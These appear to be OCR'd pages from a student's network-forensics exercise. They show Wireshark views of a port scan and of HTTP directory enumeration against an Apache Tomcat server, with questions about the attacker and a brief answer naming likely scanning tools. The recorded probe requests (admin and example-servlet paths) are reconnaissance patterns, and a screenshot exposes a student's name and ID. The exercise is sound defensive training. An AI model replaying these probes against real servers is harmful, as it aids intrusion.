
```
> Frame 1414: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: VMware_4d:6a:d0 (00:0c:29:4d:6a:d0), Dst: VMware_4b:ae:ba (00:0c:29:4b:ae:ba)
> Internet Protocol Version 4, Src: 10.0.0.112, Dst: 14.0.0.120
v Transmission Control Protocol, Src Port: 7434, Dst Port: 51985, Seq: 1, Ack: 1, Len: 0
    Source Port: 7434
    Destination Port: 51985
    [Stream index: 165]
  > [Conversation completeness: Incomplete (37)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 0
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 3972817704
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x014 (RST, ACK)
    Window: 0
    [Calculated window size: 0]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0x62c2 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > [Timestamps]
  > [SEQ/ACK analysis]
```


```
0000  00 0c 29 4b ae ba 00 0c  29 4d 6a d0 08 00 45 00   ··)K···· )Mj···E·
0010  00 28 00 00 40 00 40 06  25 d3 0a 00 00 70 0e 00   ·(··@·@· %····p··
0020  00 78 1d 0a cb 11 00 00  00 00 ec cc 63 28 50 14   ·x····· ····c(P·
0030  00 00 62 c2 00 00 00 00  00 00 00 00               ··b····· ····
```

2. Based on the identified IP address associated with the attacker, can you ascertain the city from which the attacker's activities originated?




3. From the pcap analysis, multiple open ports were detected because of the attacker's activity scan. Which of these ports provides access to the web server admin panel?
Ports: 80, 443, 8080, 8443, 2083, 2087, 10000.




web server.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.flags.syn == 1 && tcp.flags.ack == 0
No. Time Source Destination Protocol Length Info
10943 346.424416 14.0.0.120 10.0.0.112 TCP 60 51985 → 1012 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16405 346.605169 14.0.0.120 10.0.0.112 TCP 60 51985 → 1011 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11005 346.425387 14.0.0.120 10.0.0.112 TCP 60 51985 → 1010 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10526 346.409923 14.0.0.120 10.0.0.112 TCP 60 51985 → 101 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19849 346.726626 14.0.0.120 10.0.0.112 TCP 60 51985 → 1009 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18048 346.663359 14.0.0.120 10.0.0.112 TCP 60 51985 → 1008 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7766 346.310636 14.0.0.120 10.0.0.112 TCP 60 51985 → 1007 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10845 346.420690 14.0.0.120 10.0.0.112 TCP 60 51985 → 1006 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11738 346.453556 14.0.0.120 10.0.0.112 TCP 60 51985 → 1005 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13503 346.511639 14.0.0.120 10.0.0.112 TCP 60 51985 → 1004 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4940 346.158931 14.0.0.120 10.0.0.112 TCP 60 51985 → 1003 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18865 346.690961 14.0.0.120 10.0.0.112 TCP 60 51985 → 1002 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18336 346.673145 14.0.0.120 10.0.0.112 TCP 60 51985 → 1001 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17944 346.660456 14.0.0.120 10.0.0.112 TCP 60 51985 → 1000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4540 346.140405 14.0.0.120 10.0.0.112 TCP 60 51985 → 100 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20702 782.985204 10.0.0.115 10.0.0.112 TCP 74 46668 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3570337980 TSecr=0 WS=128
137 38.173201 10.0.0.115 10.0.0.112 TCP 74 44606 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569593168 TSecr=0 WS=128
808 191.242316 10.0.0.115 10.0.0.112 TCP 74 44200 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569746237 TSecr=0 WS=128
803 191.241500 10.0.0.115 10.0.0.112 TCP 74 44194 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569746236 TSecr=0 WS=128
20612 547.380822 14.0.0.120 10.0.0.112 TCP 74 44062 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429792807 TSecr=0 WS=128
841 230.665105 10.0.0.115 10.0.0.112 TCP 74 42224 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569785660 TSecr=0 WS=128
20496 396.633233 14.0.0.120 10.0.0.112 TCP 74 41404 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429642059 TSecr=0 WS=128
20495 396.633001 14.0.0.120 10.0.0.112 TCP 74 41388 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429642059 TSecr=0 WS=128
1 0.000000 10.0.0.115 10.0.0.105 TCP 74 41330 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3437407056 TSecr=0 WS=128
20572 437.175920 14.0.0.120 10.0.0.112 TCP 74 39576 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429682603 TSecr=0 WS=128
20668 656.615553 14.0.0.120 10.0.0.112 TCP 74 38118 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429902042 TSecr=0 WS=128
20473 394.955619 14.0.0.120 10.0.0.112 TCP 74 37736 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429640382 TSecr=0 WS=128
20136 386.476261 14.0.0.120 10.0.0.112 TCP 74 37722 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631902 TSecr=0 WS=128
20134 386.476006 14.0.0.120 10.0.0.112 TCP 74 37718 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631902 TSecr=0 WS=128
20124 386.475718 14.0.0.120 10.0.0.112 TCP 74 37712 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631902 TSecr=0 WS=128
20122 386.475619 14.0.0.120 10.0.0.112 TCP 74 37702 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631902 TSecr=0 WS=128
20120 386.475525 14.0.0.120 10.0.0.112 TCP 74 37700 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631902 TSecr=0 WS=128
20115 386.475330 14.0.0.120 10.0.0.112 TCP 74 37684 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631902 TSecr=0 WS=128
20111 386.475227 14.0.0.120 10.0.0.112 TCP 74 37674 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631901 TSecr=0 WS=128
20110 386.475226 14.0.0.120 10.0.0.112 TCP 74 37662 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631901 TSecr=0 WS=128
20109 386.475222 14.0.0.120 10.0.0.112 TCP 74 37660 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631901 TSecr=0 WS=128
20086 386.465904 14.0.0.120 10.0.0.112 TCP 74 37644 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429631892 TSecr=0 WS=128
19994 372.657235 14.0.0.120 10.0.0.112 TCP 74 37204 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429618083 TSecr=0 WS=128
19989 372.656799 14.0.0.120 10.0.0.112 TCP 74 37190 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429618083 TSecr=0 WS=128
19988 372.656584 14.0.0.120 10.0.0.112 TCP 74 37178 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429618083 TSecr=0 WS=128
19977 372.636969 14.0.0.120 10.0.0.112 TCP 74 37162 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429618063 TSecr=0 WS=128
19948 372.558339 14.0.0.120 10.0.0.112 TCP 74 37148 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=429617984 TSecr=0 WS=128
20689 713.552599 10.0.0.112 14.0.0.120 TCP 74 35790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538597931 TSecr=0 WS=128
Frame 20122: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: VMware_4b:ae:ba (00:0c:29:4b:ae:ba), Dst: VMware_4d:6a:d0 (00:0c:29:4d:6a:d0)
Internet Protocol Version 4, Src: 14.0.0.120, Dst: 10.0.0.112
Transmission Control Protocol, Src Port: 37702, Dst Port: 8080, Seq: 0, Len: 0
Source Port: 37702
Destination Port: 8080
[Stream index: 9452]
0000 00 0c 29 4d 6a d0 00 0c 29 4b ae ba 08 00 45 00
0010 00 3c 19 48 40 00 40 06 0c 77 0e 00 00 78 0a 00
0020 00 70 93 46 1f 90 39 fc e9 05 00 00 00 00 a0 02
0030 fa f0 9e ff 00 00 02 04 05 b4 04 02 08 0a 19 9b
0040 a9 9e 00 00 00 00 01 03 03 07
f1.txt
File Edit View
Leandro Delgado
Student ID: 1144162411
Ln 4, Col 1 40 characters 100% Windows (C UTF-8

4. Following the discovery of open ports on our server: it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?

According to an analysis of the Wireshark capture, the attacker originating from IP 14.0.0.120 did an automated directory enumeration on the web server at 10.0.0.112. Modalities of the captured HTTP GET requests indicate systematic probing of the commonly exploited Apache Tomcat example applications WebDAV, InvokerServlet, and JSP/Servlet examples. The attacker in particular sought to access paths like /examples/, /servlets/, /websocket/, and /config/, pointing toward the possible use of an automated web directory brute-forcing tool. Such sequential requests and the fact that Tomcat administration interfaces were targeted seem to indicate that Gobuster, Dirsearch, or Nikto rank as the primary enumeration tools. These tools are typically used to uncover exposed directories and misconfigured applications that could lead to further exploitation. The urge to restrict access to sensitive directories, disable unneeded Tomcat functionality, and maintain constant vigilance for further intrusion attempts is derived from these findings.



web server.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == "GET"

No.	Time	Source	Destination	Protocol	Length	Info
20205	386.497995	14.0.0.120	10.0.0.112	HTTP	184	GET /examples/servlets/index.html HTTP/1.1
20503	396.633965	14.0.0.120	10.0.0.112	HTTP	402	GET /examples/servlets/images/return.gif HTTP/1.1
20494	396.632883	14.0.0.120	10.0.0.112	HTTP	403	GET /examples/servlets/images/execute.gif HTTP/1.1
20501	396.633844	14.0.0.120	10.0.0.112	HTTP	400	GET /examples/servlets/images/code.gif HTTP/1.1
20486	396.594268	14.0.0.120	10.0.0.112	HTTP	466	GET /examples/servlets/ HTTP/1.1
20484	396.589717	14.0.0.120	10.0.0.112	HTTP	465	GET /examples/servlets HTTP/1.1
20203	386.497158	14.0.0.120	10.0.0.112	HTTP	178	GET /examples/servlet/snoop HTTP/1.1
20201	386.496276	14.0.0.120	10.0.0.112	HTTP	230	GET /examples/servlet/org.apache.catalina.servlets.WebdavServlet/jsp/source.jsp HTTP/1.1
20199	386.495257	14.0.0.120	10.0.0.112	HTTP	233	GET /examples/servlet/org.apache.catalina.servlets.WebdavServlet/jsp/snp/snoop.jsp HTTP/1.1
20197	386.493689	14.0.0.120	10.0.0.112	HTTP	231	GET /examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/source.jsp HTTP/1.1
20169	386.491416	14.0.0.120	10.0.0.112	HTTP	234	GET /examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/snp/snoop.jsp HTTP/1.1
20168	386.491317	14.0.0.120	10.0.0.112	HTTP	215	GET /examples/servlet/org.apache.catalina.INVOKER.TroubleShooter HTTP/1.1
20163	386.490281	14.0.0.120	10.0.0.112	HTTP	213	GET /examples/servlet/org.apache.catalina.INVOKER.SnoopServlet HTTP/1.1
20161	386.489702	14.0.0.120	10.0.0.112	HTTP	218	GET /examples/servlet/org.apache.catalina.INVOKER.HelloWorldExample HTTP/1.1
20158	386.488545	14.0.0.120	10.0.0.112	HTTP	195	GET /examples/servlet/default/jsp/source.jsp HTTP/1.1
20155	386.478983	14.0.0.120	10.0.0.112	HTTP	198	GET /examples/servlet/default/jsp/snp/snoop.jsp HTTP/1.1
20144	386.476565	14.0.0.120	10.0.0.112	HTTP	187	GET /examples/servlet/TroubleShooter HTTP/1.1
20108	386.474618	14.0.0.120	10.0.0.112	HTTP	185	GET /examples/servlet/SnoopServlet HTTP/1.1
20149	386.476892	14.0.0.120	10.0.0.112	HTTP	190	GET /examples/servlet/HelloWorldExample HTTP/1.1
20148	386.476887	14.0.0.120	10.0.0.112	HTTP	179	GET /examples/jsp/source.jsp HTTP/1.1
20125	386.475719	14.0.0.120	10.0.0.112	HTTP	182	GET /examples/jsp/snp/snoop.jsp HTTP/1.1
822	199.099779	10.0.0.115	10.0.0.112	HTTP	497	GET /examples/jsp/jsp2/simpletag/hello.jsp HTTP/1.1
20140	386.476414	14.0.0.120	10.0.0.112	HTTP	179	GET /examples/jsp/index.html HTTP/1.1
811	191.242657	10.0.0.115	10.0.0.112	HTTP	400	GET /examples/jsp/images/return.gif HTTP/1.1
802	191.241140	10.0.0.115	10.0.0.112	HTTP	401	GET /examples/jsp/images/execute.gif HTTP/1.1
806	191.241839	10.0.0.115	10.0.0.112	HTTP	398	GET /examples/jsp/images/code.gif HTTP/1.1
786	191.182057	10.0.0.115	10.0.0.112	HTTP	469	GET /examples/jsp/ HTTP/1.1
783	191.165404	10.0.0.115	10.0.0.112	HTTP	468	GET /examples/jsp HTTP/1.1
20671	656.616047	14.0.0.120	10.0.0.112	HTTP	465	GET /examples/ HTTP/1.1
20480	394.961325	14.0.0.120	10.0.0.112	HTTP	414	GET /examples/ HTTP/1.1
778	189.691337	10.0.0.115	10.0.0.112	HTTP	456	GET /examples/ HTTP/1.1
20476	394.956144	14.0.0.120	10.0.0.112	HTTP	413	GET /examples HTTP/1.1
20138	386.476337	14.0.0.120	10.0.0.112	HTTP	164	GET /examples HTTP/1.1
1032	261.734789	10.0.0.115	10.0.0.112	HTTP	485	GET /docs/index.html HTTP/1.1
1009	258.290513	10.0.0.115	10.0.0.112	HTTP	491	GET /docs/config/server.html HTTP/1.1
883	242.154001	10.0.0.115	10.0.0.112	HTTP	480	GET /docs/config/http.html HTTP/1.1
864	239.641406	10.0.0.115	10.0.0.112	HTTP	459	GET /docs/config/ HTTP/1.1
716	174.301375	10.0.0.115	10.0.0.112	HTTP	488	GET /docs/appdev/introduction.html HTTP/1.1
730	177.699948	10.0.0.115	10.0.0.112	HTTP	505	GET /docs/appdev/installation.html HTTP/1.1
745	180.573902	10.0.0.115	10.0.0.112	HTTP	503	GET /docs/appdev/deployment.html HTTP/1.1
702	170.745825	10.0.0.115	10.0.0.112	HTTP	459	GET /docs/appdev/ HTTP/1.1
20152	386.477089	14.0.0.120	10.0.0.112	HTTP	161	GET /docs/ HTTP/1.1
19995	372.657242	14.0.0.120	10.0.0.112	HTTP	371	GET /bg-upper.png HTTP/1.1
19985	372.655751	14.0.0.120	10.0.0.112	HTTP	369	GET /bg-nav.png HTTP/1.1
20002	372.657539	14.0.0.120	10.0.0.112	HTTP	372	GET /bg-middle.png HTTP/1.1
19998	372.657348	14.0.0.120	10.0.0.112	HTTP	372	GET /bg-button.png HTTP/1.1
19986	372.656038	14.0.0.120	10.0.0.112	HTTP	376	GET /asf-logo-wide.svg HTTP/1.1
20145	386.476641	14.0.0.120	10.0.0.112	HTTP	169	GET /admin-console HTTP/1.1
20126	386.475720	14.0.0.120	10.0.0.112	HTTP	161	GET /admin HTTP/1.1
20644	556.169867	14.0.0.120	10.0.0.112	HTTP	581	GET /JXQOZY/ HTTP/1.1

